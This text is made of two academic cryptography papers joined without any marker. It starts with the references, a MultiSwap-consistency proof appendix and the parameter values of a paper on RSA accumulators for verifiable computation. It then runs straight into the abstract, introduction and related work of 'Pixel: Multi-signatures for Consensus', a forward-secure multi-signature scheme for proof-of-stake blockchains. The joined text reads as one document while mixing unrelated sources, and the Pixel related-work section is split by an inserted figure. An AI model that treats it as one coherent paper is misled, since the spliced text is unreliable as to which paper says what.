[4] M. Backes, M. Barbosa, D. Fiore, and R. M. Reischuk. ADSNARK: Nearly practical and privacy-preserving proofs on authenticated data. In *IEEE S&P*, May 2015.

[5] N. Bari and B. Pfitzmann. Collision-free accumulators and fail-stop signature schemes without trees. In *EUROCRYPT*, May 1997.

[6] P. S. L. M. Barreto, B. Lynn, and M. Scott. Constructing elliptic curves with prescribed embedding degrees. In *SCN*, Sept. 2003.

[7] barryWhiteHat. roll_up: Scale ethereum with SNARKs. https://github.com/barryWhiteHat/roll_up.

[8] M. Bellare and P. Rogaway. Random oracles are practical: A paradigm for designing efficient protocols. In *ACM CCS*, Nov. 1993.

[9] Bellman circuit library, community edition. https://github.com/matter-labs/bellman.

[10] Bellman-BigNat. https://github.com/alex-ozdemir/bellman-bignat.

[11] E. Ben-Sasson, I. Bentov, Y. Horesh, and M. Riabzev. Scalable zero knowledge with no trusted setup. In *CRYPTO*, Aug. 2019.

[12] E. Ben-Sasson, A. Chiesa, D. Genkin, and E. Tromer. Fast reductions from RAMs to delegatable succinct constraint satisfaction problems: extended abstract. In *ITCS*, Jan. 2013.

[13] E. Ben-Sasson, A. Chiesa, D. Genkin, E. Tromer, and M. Virza. SNARKs for C: Verifying program executions succinctly and in zero knowledge. In *CRYPTO*, Aug. 2013.

[14] E. Ben-Sasson, A. Chiesa, M. Riabzev, N. Spooner, M. Virza, and N. P. Ward. Aurora: Transparent succinct arguments for R1CS. In *EUROCRYPT*, May 2019.

[15] E. Ben-Sasson, A. Chiesa, E. Tromer, and M. Virza. Scalable zero knowledge via cycles of elliptic curves. In *CRYPTO*, Aug. 2014.

[16] E. Ben-Sasson, A. Chiesa, E. Tromer, and M. Virza. Succinct non-interactive zero knowledge for a von neumann architecture. In *USENIX Security*, Aug. 2014.

[17] J. C. Benaloh and M. de Mare. One-way accumulators: A decentralized alternative to digital sinatures (extended abstract). In *EUROCRYPT*, May 1994.

[18] V. Beneš. *Mathematical theory of connecting networks and telephone traffic*. Mathematics in Science and Engineering. Elsevier Science, 1965.

[19] N. Bitansky, R. Canetti, A. Chiesa, and E. Tromer. From extractable collision resistance to succinct non-interactive arguments of knowledge, and back again. In *ITCS*, Jan. 2012.

[20] M. Blum, W. S. Evans, P. Gemmell, S. Kannan, and M. Naor. Checking the correctness of memories. In *FOCS*, Oct. 1991.

[21] A. J. Blumberg, J. Thaler, V. Vu, and M. Walfish. Verifiable computation using multiple provers. Cryptology ePrint Archive, Report 2014/846, 2014. http://eprint.iacr.org/2014/846.

[22] D. Boneh, J. Bonneau, B. Bünz, and B. Fisch. Verifiable delay functions. In *CRYPTO*, Aug. 2018.

[23] D. Boneh, B. Bünz, and B. Fisch. A survey of two verifiable delay functions. Cryptology ePrint Archive, Report 2018/712, 2018. https://eprint.iacr.org/2018/712.

[24] D. Boneh, B. Bünz, and B. Fisch. Batching techniques for accumulators with applications to IOPs and stateless blockchains. In *CRYPTO*, Aug. 2019.

[25] D. Boneh and M. K. Franklin. Efficient generation of shared RSA keys (extended abstract). In *CRYPTO*, Aug. 1997.

[26] J. Bonneau, A. Miller, J. Clark, A. Narayanan, J. A. Kroll, and E. W. Felten. SoK: Research perspectives and challenges for bitcoin and cryptocurrencies. In *IEEE S&P*, May 2015.

[27] S. Bowe. BLS12-381: New zk-SNARK elliptic curve construction. https://electriccoin.co/blog/new-snark-curve/, Mar. 2017.

[28] S. Bowe. Cultivating Sapling: Faster zk-SNARKs. https://electriccoin.co/blog/cultivating-sapling-faster-zksnarks/, Sept. 2017.

[29] S. Bowe, A. Chiesa, M. Green, I. Miers, P. Mishra, and H. Wu. Zexe: Enabling decentralized private computation. Cryptology ePrint Archive, Report 2018/962, 2018. https://eprint.iacr.org/2018/962.

[30] J. Brandt and I. Damgård. On generation of probable primes by incremental search. In *CRYPTO*, Aug. 1993.

[31] J. Brandt, I. Damgård, and P. Landrock. Speeding up prime number generation. In *ASIACRYPT*, Nov. 1993.

[32] B. Braun, A. J. Feldman, Z. Ren, S. Setty, A. J. Blumberg, and M. Walfish. Verifying computations with state. In *SOSP*, Nov. 2013.

[33] E. F. Brickell, D. M. Gordon, K. S. McCurley, and D. B. Wilson. Fast exponentiation with precomputation (extended abstract). In *EUROCRYPT*, May 1993.

[34] J. Brillhart, D. H. Lehmer, and J. L. Selfridge. New primality criteria and factorizations of $2^m \pm 1$. *Math. Comp.*, 29(130):620–647, Apr. 1975.

[35] J. Buchmann and S. Hamdy. A survey on IQ cryptography. In *Public Key Cryptography and Computational Number Theory*, 2001.

[36] B. Bünz, J. Bootle, D. Boneh, A. Poelstra, P. Wuille, and G. Maxwell. Bulletproofs: Short proofs for confidential transactions and more. In *IEEE S&P*, May 2018.

[37] B. Bünz, B. Fisch, and A. Szepieniec. Transparent SNARKs from DARK compilers. Cryptology ePrint Archive, Report 2019/1229, 2019. https://eprint.iacr.org/2019/1229.

[38] P. Camacho, A. Hevia, M. A. Kiwi, and R. Opazo. Strong accumulators from collision-resistant hashing. In *ISC*, Sept. 2008.

[39] J. Camenisch, M. Kohlweiss, and C. Soriente. An accumulator based on bilinear maps and efficient revocation for anonymous credentials. In *PKC*, Mar. 2009.

[40] J. Camenisch and A. Lysyanskaya. Dynamic accumulators and application to efficient revocation of anonymous credentials. In *CRYPTO*, Aug. 2002.

[41] D. Catalano and D. Fiore. Vector commitments and their applications. In *PKC*, Feb. / Mar. 2013.

[42] A. Chepurnoy, C. Papamanthou, and Y. Zhang. Edrax: A cryptocurrency with stateless transaction validation. Cryptology ePrint Archive, Report 2018/968, 2018. https://eprint.iacr.org/2018/968.

[43] A. Chiesa, Y. Hu, M. Maller, P. Mishra, N. Vesely, and N. Ward. Marlin: Preprocessing zkSNARKs with universal and updatable SRS. Cryptology ePrint Archive, Report 2019/1047, 2019. https://eprint.iacr.org/2019/1047.

[44] A. Chiesa, D. Ojha, and N. Spooner. Fractal: Post-quantum and transparent recursive proofs from holography. Cryptology ePrint Archive, Report 2019/1076, 2019. https://eprint.iacr.org/2019/1076.

[45] A. Chiesa, E. Tromer, and M. Virza. Cluster computing in zero knowledge. In *EUROCRYPT*, Apr. 2015.

[46] C. Clavier, B. Feix, L. Thierry, and P. Paillier. Generating provable primes efficiently on embedded devices. In *PKC*, May 2012.

[47] G. Cormode, M. Mitzenmacher, and J. Thaler. Practical verified computation with streaming interactive proofs. In *ITCS*, Jan. 2012.

[48] J.-S. Coron and D. Naccache. Security analysis of the Gennaro-Halevi-Rabin signature scheme. In *EUROCRYPT*, May 2000.

[49] C. Costello, C. Fournet, J. Howell, M. Kohlweiss, B. Kreuter, M. Naehrig, B. Parno, and S. Zahur. Geppetto: Versatile verifiable computation. In *IEEE S&P*, May 2015.

[50] R. J. F. Cramer. *Modular design of secure yet practical cryptographic protocols*. PhD thesis, Universiteit van Amsterdam, Jan. 1997.

[51] I. Damgård and N. Triandopoulos. Supporting non-membership proofs with bilinear-map accumulators. Cryptology ePrint Archive, Report 2008/538, 2008. http://eprint.iacr.org/2008/538.

[52] A. Delignat-Lavaud, C. Fournet, M. Kohlweiss, and B. Parno. Cinderella: Turning shabby X.509 certificates into elegant anonymous credentials with the magic of verifiable computation. In *IEEE S&P*, May 2016.

[53] Ethereum. https://ethereum.org.

[54] ETH Gas Station. https://ethgasstation.info.

[55] A. Fiat and A. Shamir. How to prove yourself: Practical solutions to identification and signature problems. In *CRYPTO*, Aug. 1987.

[56] D. Fiore, C. Fournet, E. Ghosh, M. Kohlweiss, O. Ohrimenko, and B. Parno. Hash first, argue later: Adaptive verifiable computations on outsourced data. In *ACM CCS*, Oct. 2016.

[57] Secure hash standard. NIST FIPS PUB 180-4, Aug. 2015.

[58] K. Floersch. Ethereum smart contracts in L2: Optimistic rollup. https://medium.com/plasma-group/ethereum-smart-contracts-in-l2-optimistic-rollup-2c1cef2ec537.

[59] P.-A. Fouque and M. Tibouchi. Close to uniform prime number generation with fewer random bits. In *ICALP*, July 2014.

[60] T. K. Frederiksen, Y. Lindell, V. Osheter, and B. Pinkas. Fast distributed RSA key generation for semi-honest and malicious adversaries. In *CRYPTO*, Aug. 2018.

[61] M. Fredrikson and B. Livshits. Zø: An optimizing distributing zero-knowledge compiler. In *USENIX Security*, Aug. 2014.

[62] A. Gabizon. AuroraLight: Improved prover efficiency and SRS size in a sonic-like system. Cryptology ePrint Archive, Report 2019/601, 2019. https://eprint.iacr.org/2019/601.

[63] A. Gabizon, Z. J. Williamson, and O. Ciobotaru. PLONK: Permutations over lagrange-bases for oecumenical noninteractive arguments of knowledge. Cryptology ePrint Archive, Report 2019/953, 2019. https://eprint.iacr.org/2019/953.

[64] R. Gennaro, C. Gentry, B. Parno, and M. Raykova. Quadratic span programs and succinct NIZKs without PCPs. In *EUROCRYPT*, May 2013.

[65] A. Gluchowski. Optimistic vs. ZK rollup: Deep dive. https://medium.com/matter-labs/optimistic-vs-zk-rollup-deep-dive-ea141e71e075.

[66] GNU multiple precision arithmetic library. https://gmplib.org.

[67] S. Goldwasser, Y. T. Kalai, and G. N. Rothblum. Delegating computation: interactive proofs for muggles. In *ACM STOC*, May 2008.

[68] J. Gordon. Strong primes are easy to find. In *EUROCRYPT*, Apr. 1985.

[69] L. Grassi, D. Kales, D. Khovratovich, A. Roy, C. Rechberger, and M. Schofnegger. Starkad and Poseidon: New hash functions for zero knowledge proof systems. Cryptology ePrint Archive, Report 2019/458, 2019. https://eprint.iacr.org/2019/458.

[70] J. Groth. On the size of pairing-based non-interactive arguments. In *EUROCRYPT*, May 2016.

[71] J. Hendrik W. Lenstra. Factoring integers with elliptic curves. *Annals of Mathematics*, 126(3):649–673, 1987.

[72] D. Hopwood, S. Bowe, T. Hornby, and N. Wilcox. Zcash protocol specification. https://github.com/zcash/zips/blob/master/protocol/protocol.pdf.

[73] G. Jaeschke. On strong pseudoprimes to several bases. *Mathematics of Computation*, 61(204):915–926, 1993.

[74] M. Joye and P. Paillier. Fast generation of prime numbers on portable devices: An update. In *CHES*, Oct. 2006.

[75] M. Joye, P. Paillier, and S. Vaudenay. Efficient generation of prime numbers. In *CHES*, Aug. 2000.

[76] B. Kaliski. RSA factoring challenge. In H. C. A. van Tilborg, editor, *Encyclopedia of Cryptography*. Springer, 2005.

[77] A. Kate, G. M. Zaverucha, and I. Goldberg. Constant-size commitments to polynomials and their applications. In *ASIACRYPT*, Dec. 2010.

[78] A. E. Kosba, D. Papadopoulos, C. Papamanthou, M. F. Sayed, E. Shi, and N. Triandopoulos. TRUESET: Faster verifiable set computations. In *USENIX Security*, Aug. 2014.

[79] A. E. Kosba, C. Papamanthou, and E. Shi. xJsnark: A framework for efficient verifiable computation. In *IEEE S&P*, May 2018.

[80] J. Lee, K. Nikitin, and S. Setty. Replicated state machines without replicated execution. In *IEEE S&P*, May 2020.

[81] J. Li, N. Li, and R. Xue. Universal accumulators with efficient nonmembership proofs. In *ACNS*, June 2007.

[82] B. Libert, S. C. Ramanna, and M. Yung. Functional commitment schemes: From polynomial commitments to pairing-based accumulators from simple assumptions. In *ICALP*, July 2016.

[83] B. Libert and M. Yung. Concise mercurial vector commitments and independent zero-knowledge sets with short proofs. In *TCC*, Feb. 2010.

[84] H. Lipmaa. Secure accumulators from euclidean rings without trusted setup. In *ACNS*, June 2012.

[85] M. Maller, S. Bowe, M. Kohlweiss, and S. Meiklejohn. Sonic: Zero-knowledge SNARKs from linear-size universal and updatable structured reference strings. In *ACM CCS*, Nov. 2019.

[86] Matter network. https://demo.matter-labs.io/explorer/.

[87] U. M. Maurer. Fast generation of secure RSA-moduli with almost maximal diversity. In *EUROCRYPT*, Apr. 1990.

[88] U. M. Maurer. Fast generation of prime numbers and secure public-key cryptographic parameters. *Journal of Cryptology*, 8(3):123–155, Sept. 1995.

[89] I. Meckler and E. Shapiro. Coda: Decentralized cryptocurrency at scale. https://cdn.codaprotocol.com/v2/static/coda-whitepaper-05-10-2018-0.pdf, May 2018.

[90] R. C. Merkle. A digital signature based on a conventional encryption function. In *CRYPTO*, Aug. 1988.

[91] B. Möller. Algorithms for multi-exponentiation. In *SAC*, Aug. 2001.

[92] N. Nethercote and J. Seward. How to shadow every byte of memory used by a program. In *VEE*, June 2007.

[93] L. Nguyen. Accumulators from bilinear pairings and applications. In *CT-RSA 2005*, Feb. 2005.

[94] On-chain scaling to potentially ~500 tx/sec through mass tx validation. https://ethresear.ch/t/on-chain-scaling-to-potentially-500-tx-sec-through-mass-tx-validation/3477.

[95] C. Papamanthou, E. Shi, and R. Tamassia. Signatures of correct computation. In *TCC*, Mar. 2013.

[96] B. Parno, J. Howell, C. Gentry, and M. Raykova. Pinocchio: Nearly practical verifiable computation. In *IEEE S&P*, May 2013.

[97] T. P. Pedersen. Non-interactive and information-theoretic secure verifiable secret sharing. In *CRYPTO*, Aug. 1992.

[98] M. O. Rabin. Probabilistic algorithm for testing primality. *J. Number Theory*, 12(1):128–138, Feb. 1980.

[99] L. Reyzin, D. Meshkov, A. Chepurnoy, and S. Ivanov. Improving authenticated dynamic dictionaries, with applications to cryptocurrencies. In *FC*, Apr. 2017.

[100] L. Reyzin and S. Yakoubov. Efficient asynchronous accumulators for distributed PKI. In *SCN*, Aug. / Sept. 2016.

[101] R. L. Rivest, A. Shamir, and D. A. Wagner. Time-lock puzzles and timed-release crypto. Technical report, MIT LCS, Mar. 1996.

[102] The RSA challenge numbers. https://web.archive.org/web/20130921041734/http://www.emc.com/emc-plus/rsa-labs/historical/the-rsa-challenge-numbers.htm.

[103] Rust programming language. https://www.rust-lang.org/.

[104] Sapling cryptography library, community edition. https://github.com/matter-labs/sapling-crypto.

[105] S. Setty, S. Angel, T. Gupta, and J. Lee. Proving the correct execution of concurrent services in zero-knowledge. In *OSDI*, Oct. 2018.

[106] S. Setty, B. Braun, V. Vu, A. J. Blumberg, B. Parno, and M. Walfish. Resolving the conflict between generality and plausibility in verified computation. In *EuroSys*, Apr. 2013.

[107] S. T. V. Setty, R. McPherson, A. J. Blumberg, and M. Walfish. Making argument systems for outsourced computation practical (sometimes). In *NDSS*, Feb. 2012.

[108] S. T. V. Setty, V. Vu, N. Panpalia, B. Braun, A. J. Blumberg, and M. Walfish. Taking proof-based verified computation a few steps closer to practicality. In *USENIX Security*, Aug. 2012.

[109] J. Shawe-Taylor. Generating strong primes. *Electronics Letters*, 22(16):875–877, 1986.

[110] E. G. Straus. Addition chains of vectors (problem 5125). *Amer. Math. Monthly*, 70:806–808, 1964.

[111] J. Thaler. Time-optimal interactive proofs for circuit evaluation. In *CRYPTO*, Aug. 2013.

[112] J. Thaler, M. Roberts, M. Mitzenmacher, and H. Pfister. Verifiable computation with massively parallel interactive proofs. In *HotCloud*, June 2012.

[113] V. Vu, S. T. V. Setty, A. J. Blumberg, and M. Walfish. A hybrid architecture for interactive verifiable computation. In *IEEE S&P*, May 2013.

[114] R. S. Wahby, M. Howald, S. J. Garg, a. shelat, and M. Walfish. Verifiable ASICs. In *IEEE S&P*, May 2016.

[115] R. S. Wahby, Y. Ji, A. J. Blumberg, a. shelat, J. Thaler, M. Walfish, and T. Wies. Full accounting for verifiable outsourcing. In *ACM CCS*, Oct. / Nov. 2017.

[116] R. S. Wahby, S. T. V. Setty, Z. Ren, A. J. Blumberg, and M. Walfish. Efficient RAM and control flow in verifiable outsourced computation. In *NDSS*, Feb. 2015.

[117] R. S. Wahby, I. Tzialla, a. shelat, J. Thaler, and M. Walfish. Doubly-efficient zkSNARKs without trusted setup. In *IEEE S&P*, May 2018.

[118] A. Waksman. A permutation network. *Journal of the ACM*, 15(1):159–163, Jan. 1968.

[119] M. Walfish and A. J. Blumberg. Verifying computations without reexecuting them: from theoretical possibility to near practicality. *Communications of the Association for Computing Machinery*, Feb. 2015.

[120] B. Wesolowski. Efficient verifiable delay functions. In *EUROCRYPT*, May 2019.

[121] H. Wu, W. Zheng, A. Chiesa, R. A. Popa, and I. Stoica. DIZK: A distributed zero knowledge proof system. In *USENIX Security*, Aug. 2018.

[122] T. Xie, J. Zhang, Y. Zhang, C. Papamanthou, and D. Song. Libra: Succinct zero-knowledge proofs with optimal prover computation. In *CRYPTO*, Aug. 2019.

[123] Y. Zhang, D. Genkin, J. Katz, D. Papadopoulos, and C. Papamanthou. vSQL: Verifying arbitrary SQL queries over dynamic outsourced databases. In *IEEE S&P*, May 2017.

[124] Y. Zhang, D. Genkin, J. Katz, D. Papadopoulos, and C. Papamanthou. vRAM: Faster verifiable RAM with program-independent preprocessing. In *IEEE S&P*, May 2018.

A Proof of MultiSwap Consistency

Let σ denote a multiset of swaps. Let in_σ denote $\{y : (x,y) \in \sigma\}$ and let rm_σ denote $\{x : (x,y) \in \sigma\}$.

Claim 1. *Let σ be a multiset of swaps and σ^c be a cycle.* $\mathsf{MultiSwap}(S, \sigma \uplus \sigma^c, S')$ *holds if and only if* $\mathsf{MultiSwap}(S, \sigma, S')$ *does.*

Proof: We prove both directions simultaneously, by illustrating a bidirectional chain of mutually implicating equalities. We start with the definition of $\mathsf{MultiSwap}(S, \sigma \uplus \sigma^c, S')$:

$$S' = S \uplus \text{in}_{\sigma \uplus \sigma^c} \boxminus \text{rm}_{\sigma \uplus \sigma^c}$$
$$S' = S \uplus \text{in}_{\sigma^c} \uplus \text{in}_\sigma \boxminus \text{rm}_{\sigma^c} \boxminus \text{rm}_\sigma \quad \textit{properties of } \uplus, \boxminus$$

Since σ^c is a cycle, we have that $\text{in}_{\sigma^c} = \text{rm}_{\sigma^c}$, so $\text{rm}_{\sigma^c} \subseteq S \uplus \text{in}_{\sigma^c}$, and the removal of rm_{σ^c} can be moved earlier

$$S' = S \uplus \text{in}_{\sigma^c} \boxminus \text{rm}_{\sigma^c} \uplus \text{in}_\sigma \boxminus \text{rm}_\sigma$$
$$S' = S \uplus \text{in}_\sigma \boxminus \text{rm}_\sigma$$

This last line is exactly our goal: the statement that $\mathsf{MultiSwap}(S, \sigma, S')$ holds. □

Claim 2. *If σ contains no cycles and* $\mathsf{MultiSwap}(S, \sigma, S')$ *holds, then σ is sequentially consistent with respect to S, producing S'.*

Proof: Let n be the number of swaps in σ. For a set S and multiset of swaps τ, define the directed multigraph $G_{S,\tau}$ as a multigraph where the vertices are the universe of multiset elements, the edges point from each removal to its corresponding insertion, and each vertex is labeled with a *multiplicity* equal to to the multiplicity of that vertex's element in S, minus the out-degree, plus the in-degree. Observe that in $G = G_{S,\sigma}$, the multiplicity of each vertex is equal to the multiplicity of that element in S'. Furthermore, by the predicate $\mathsf{MultiSwap}(S, \sigma, S')$ and the soundness of the proofs of insertions and removal, all multiplicities in G are non-negative.

We now construct the sequentially valid ordering of σ. Since σ has no swap cycles, G has no edge cycles. Thus, the edges of G can be topologically sorted such that all edges to a vertex occur before any edge from that vertex. We lift this edge order to a swap order, observing that in this swap order, all swaps inserting an element occur before all swaps removing it.

It suffices to show that when σ is applied to S in this order, each swap is valid. Let σ_i denote the first i elements of σ in the aforementioned order. Thus, G_{S,σ_n} is equal to G. Furthermore, the order ensures for all $i > j$ and for all vertices v, the multiplicity of v in G_{S,σ_i} is at most the multiplicity of v in G_{S,σ_j}. Suppose that the i^{th} element of this order, (x_i, y_i) were invalid, where $i \leq n$. This implies that the multiplicity of x_i in G_{S,σ_i} is negative. This would imply that the multiplicity of x_i in $G_{S,\sigma_n} = G$ were negative, a contradiction. Thus no swap (x_i, y_i) is invalid in this order. □

Proof of Lemma 1. The reverse direction follows immediately from the definition of MultiSwap.

We prove the forward direction by (strong) induction on the size of σ. Say that σ has no cycles. Then the lemma follows from Claim 2. Otherwise, let τ be a multiset of swaps and let σ^c be a cycle such that $\sigma = \tau \uplus \sigma^c$. By Claim 1, $\mathsf{MultiSwap}(S, \tau, S')$ holds. Then, by the inductive hypothesis, τ can be decomposed into cycle-free τ' and cycles τ_i^c such that $\tau = \tau' \uplus \biguplus_i \tau_i^c$ and τ' is sequentially consistent with respect to S, producing S'. By observing that $\tau' \uplus (\biguplus_i \tau_i^c) \uplus \sigma^c$ is a decomposition of σ into a cycle-free swap multiset and cycles, we conclude this direction of the proof. □

B Parameter Values

Our RSA accumulators work in $\mathbb{G} = \mathbb{Z}_N^\times / \{\pm 1\}$, where N is the RSA-2048 challenge number [102], `N=0xc7970ceedcc3b0754490201a7aa613cd73911081c790f5f1a8726f463550bb5b7ff0db8e1ea1189ec72f93d1650011bd721aeeacc2acde32a04107f0648c2813a31f5b0b7765ff8b44b4b6ffc93384b646eb09c7cf5e8592d40ea33c80039f35b4f14a04b51f7bfd781be4d1673164ba8eb991c2c4d730bbbe35f592bdef524af7e8daefd26c66fc02c479af89d64d373f442709439de66ceb955f3ea37d5159f6135809f85334b5cb1813addc80cd05609f10ac6a95ad65872c909525bdad32bc729592642920f24c61dc5b3c3b7923e56b16a4d9d373d8721f24a3fc0f1b3131f55615172866bccc30f95054c824e733a5eb6817f7bc16399d48c6361cc7e5`.

We randomly selected a 2048-bit offset Δ for our division-intractable hash H_Δ (§4.2); we use the value Δ=`0xf3709c40772816d668926cae548ffea31f49034ab1b30fb84b595ca6c126a6646a4341abea2f8b07bf8d366801ac293e5a286abb43accdec39ac8f0bc599519cf1e532f9c70b5406c4b652ca7da4e1cb102b69953841ae20d4bcab055c5338487ba00fe95e821abd381b191dfb77bae3e022ccd818d4064882d28481ffa2db45093a4deab05f6ebfbadcf11afe7369caeaaaf1f02572348a17f0510b333b8a2d56e67d892f1e1182b26301d9347ae0a900cff2a0979caddb1a86e04a6cbc9704d6549e5b3aef0d5c3dc4aba648ed421b0ba37c3f8e8edc12ef42b86d8e5fbc0dbd903238ca2e9ed6873ccb68e8103b5d01b4249bfbe8e70cb4f4983f41df8c8f`.

Our evaluation (§7) builds on the BLS12-381 elliptic curve [27], which is the Barreto-Lynn-Scott curve [6] with parameter `z = -0xd201000000010000` whose subgroup order is `p = 0x73eda753299d7d483339d80809a1d80553bda402fffe5bfeffffffff00000001`. This is the characteristic of the field $\mathbb{F}_p$ for which we synthesize constraints.

Pixel: Multi-signatures for Consensus

Manu Drijvers
DFINITY

Sergey Gorbunov
Algorand and University of Waterloo

Gregory Neven
DFINITY

Hoeteck Wee*
Algorand and CNRS, ENS, PSL

Abstract

In Proof-of-Stake (PoS) and permissioned blockchains, a committee of verifiers agrees and sign every new block of transactions. These blocks are validated, propagated, and stored by all users in the network. However, posterior corruptions pose a common threat to these designs, because the adversary can corrupt committee verifiers after they certified a block and use their signing keys to certify a different block. Designing efficient and secure digital signatures for use in PoS blockchains can substantially reduce bandwidth, storage and computing requirements from nodes, thereby enabling more efficient applications.

We present Pixel, a pairing-based forward-secure multi-signature scheme optimized for use in blockchains, that achieves substantial savings in bandwidth, storage requirements, and verification effort. Pixel signatures consist of two group elements, regardless of the number of signers, can be verified using three pairings and one exponentiation, and support non-interactive aggregation of individual signatures into a multi-signature. Pixel signatures are also forward-secure and let signers evolve their keys over time, such that new keys cannot be used to sign on old blocks, protecting against posterior corruptions attacks on blockchains. We show how to integrate Pixel into any PoS blockchain. Next, we evaluate Pixel in a real-world PoS blockchain implementation, showing that it yields notable savings in storage, bandwidth, and block verification time. In particular, Pixel signatures reduce the size of blocks with 1500 transactions by 35% and reduce block verification time by 38%.

1 Introduction

Blockchain technologies are quickly gaining popularity for payments, financial applications, and other distributed applications. A blockchain is an append-only public ledger that is maintained and verified by distributed nodes. At the core of the blockchain is a consensus mechanism that allows nodes to agree on changes to the ledger, while ensuring that changes once confirmed cannot be altered.

In the first generation of blockchain implementations, such as Bitcoin, Ethereum, Litecoin, the nodes with the largest computational resources choose the next block. These implementations suffer from many known inefficiencies, low throughput, and high transaction latency [17, 27, 49]. To overcome these problems, the current generation of blockchain implementations such as Algorand, Cardano, Ethereum Casper, and Dfinity turn to proofs of stake (PoS), where nodes with larger stakes in the system —as measured, for instance, by the amount of money in their account— are more likely to participate in choosing the next block [21, 24, 29, 32, 34, 39, 47]. Permissioned blockchains such as Ripple [54] and Hyperledger Fabric [4] take yet another approach, sacrificing openness for efficiency by limiting participation in the network to a selected set of nodes.

All PoS-based blockchains, as well as permissioned ones, have a common structure where the nodes run a consensus sub-protocol to agree on the next block to be added to the ledger. Such a consensus protocol usually requires nodes to inspect block proposals and express their agreement by digitally signing acceptable proposals. When a node sees sufficiently many signatures from other nodes on a particular block, it appends the block to its view of the ledger.

Because the consensus protocol often involves thousands of nodes working together to reach consensus, efficiency of the signature scheme is of paramount importance. Moreover, to enable outsiders to efficiently verify the validity of the chain, signatures should be compact to transmit and fast to verify. Multi-signatures [35] have been found particularly useful for this task, as they enable many signers to create a compact and efficiently verifiable signature on a common message [15, 40, 58, 59].

The Problem of Posterior Corruptions. Chain integrity in a PoS blockchain relies on the assumption that the adversary controls less than a certain threshold (e.g., a third) of the total stake; an adversary controlling more than that fraction

*Authors are listed alphabetically.

may be able to fork the chain, i.e., present two different but equally valid versions of the ledger. Because the distribution of stake changes over time, however, the real assumption behind chain integrity is not just that the adversary *currently* controls less than a threshold of the stake, but that he never did so *at any time in the past*.

This assumption becomes particularly problematic if stake control is demonstrated through possession of signature keys, as is the case in many PoS and permissioned blockchains. Indeed, one could expect current stakeholders to properly protect their stake-holding keys, but they may not continue to do so forever, especially after selling their stake. Nevertheless, without additional precautions, an adversary who obtains keys that represent a substantial fraction of stake at *some* point in the past can compromise the ledger at *any* point in the future. The problem is further aggravated in efficient blockchains that delegate signing rights to a small committee of stakeholders, because the adversary can gain control of the chain after corrupting a majority of the committee members.

Referred to by different authors as *long-range attacks* [20], *costless simulation* [52], and *posterior corruptions* [12], this problem is best addressed through the use of *forward-secure* signatures [3,9,41,46]. Here, each signature is associated with the current time period, and a user's secret key can be updated in such a way that it can only be used to sign messages for future time periods, not previous ones. An adversary that corrupts an honest node can therefore not use the compromised key material to create forks in the past of the chain.

1.1 Our Results

We present the Pixel signature scheme, which is a pairing-based forward-secure multi-signature scheme for use in PoS-based blockchains that achieves substantial savings in bandwidth and storage requirements. To support a total of T time periods and a committee of size N, the multi-signature comprises just two group elements and verification requires only three pairings, one exponentiation, and $N-1$ multiplications. Pixel signatures are almost as efficient as BLS multi-signatures, as depicted in Figure 1, but also satisfy forward-security; moreover, like in BLS multi-signatures, anybody can non-interactively aggregate individual signatures into a multi-signature.

Our construction builds on prior forward-secure signatures based on hierarchical identity-based encryption (HIBE) [14, 18,22,26] and adds the ability to securely aggregate signatures on the same message as well as to generate public parameters without trusted set-up.

We achieve security in the random oracle model under a variant of the bilinear Diffie-Hellman inversion assumption [11, 14]. At a very high level, the use of HIBE techniques allows us to compress $O(\log T)$ group elements in a tree-based forward-secure signature into two group elements, and secure aggregation allows us to compress N signatures under N public keys into a single multi-signature of the same size as a single signature.

To validate Pixel's design, we compared the performance of a Rust implementation [1] of Pixel with previous forward-secure tree-based solutions. We show how to integrate Pixel into any PoS blockchain. Next, we evaluate Pixel on the Algorand blockchain, showing that it yields notable savings in storage, bandwidth, and block verification time. Our experimental results show that Pixel is efficient as a stand-alone primitive and in use in blockchains. For instance, compared to a set of $N = 1500$ tree-based forward-secure signatures (for $T = 2^{32}$) at 128-bit security level, a single Pixel signature that can authenticate the entire set is 2667x smaller and can be verified 40x faster (c.f. Tables 1 and 3). Pixel signatures reduce the size of Algorand blocks with 1500 transactions by $\approx 35\%$ and reduce block verification time by $\approx 38\%$ (c.f. Figures 3 and 4).

1.2 Related Work

Multi-signatures can be used to generate a single short signature validates that a message m was signed by N different parties [6, 10, 13, 31, 35, 43, 44, 48, 50], Multi-signatures based on the BLS signature scheme [13, 15, 16, 53] are particularly well-suited to the distributed setting of PoS blockchains as no communication is required between the signers; anybody can aggregate individual signatures into a multi-signature. However, these signatures are not forward-secure.

Tree-based forward-secure signatures [9, 36, 41, 46] can be used to meet the security requirements, but they are not very efficient in an N-signer setting because all existing constructions have signature size at least $O(N \log T)$ group elements, where T is an upper bound on the number of time periods. Some schemes derived from hierarchical identity-based encryption (HIBE) [14, 18, 22] can bring that down to $O(N)$ group elements, which is still linear in the number of signers.

The only forward-secure multi-signature schemes that appeared in the literature so far have public key length linear in the number of time periods T [45] or require interaction between the signers to produce a multi-signature [55], neither of which is desirable in a blockchain scenario. The forward-secure multi-signature scheme of Yu et al. [61] has signature length linear in the number of signers, so is not really a multi-signature scheme.

Combining the generic tree-based forward-secure signature scheme of Bellare-Miner [9] with BLS multi-signatures [13, 16] gives some savings, but still requires $O(T)$ "certificates" to be included in each multi-signature. Batch verification [8] can be used to speed up verification of the certificates to some extent, but does not give us any space savings. Compared with existing tree-based forward-secure signatures in [9,36,41,46], our savings are two-fold:

- we reduce the size of the signature set for N commit-

scheme	key update	sign	verify	$\|\sigma\|$	$\|pk\|$	$\|sk\|$	forward security
BLS multi-signatures [13, 15, 53]	–	1 exp	2 pair	1	1	$O(1)$	no
Pixel multi-signatures (this work)	2 exp	4 exp	3 pair + 1 exp	2	1	$O((\log T)^2)$	yes

Figure 1: Comparing our scheme with BLS signatures. Here, "exp" and "pair" refer to number of exponentiations and pairings respectively. T denotes the maximum number of time periods. We omit additive overheads of $O(\log T)$ multiplications. The column "key update" refers to amortized cost of updating the key for time t to $t+1$. The columns $|\sigma|$, $|pk|$, and $|sk|$ denote the sizes of signatures, public keys, and secret keys, respectively, in terms of group elements. Aggregate verification for N signatures requires an additional $N-1$ multiplications over basic verification.

tee members from $O(N \log T)$ group elements[1] to $O(1)$ group elements; and

- we reduce the verification time from $O(N)$ exponentiations to $O(1)$ exponentiation and $O(N)$ multiplications.

1.3 Paper Organization

The rest of this paper is organized as follows:

- In Section 2, we give a high level technical description of our new pairing-based forward-secure multi-signature scheme.
- In Sections 4 and 5, we describe the scheme in details. We prove the security of the construction in the random oracle model under a variant of a bilinear Diffie-Hellman inversion problem.
- In Section 6, we explain how to apply Pixel to PoS blockchains to solve posterior corruptions.
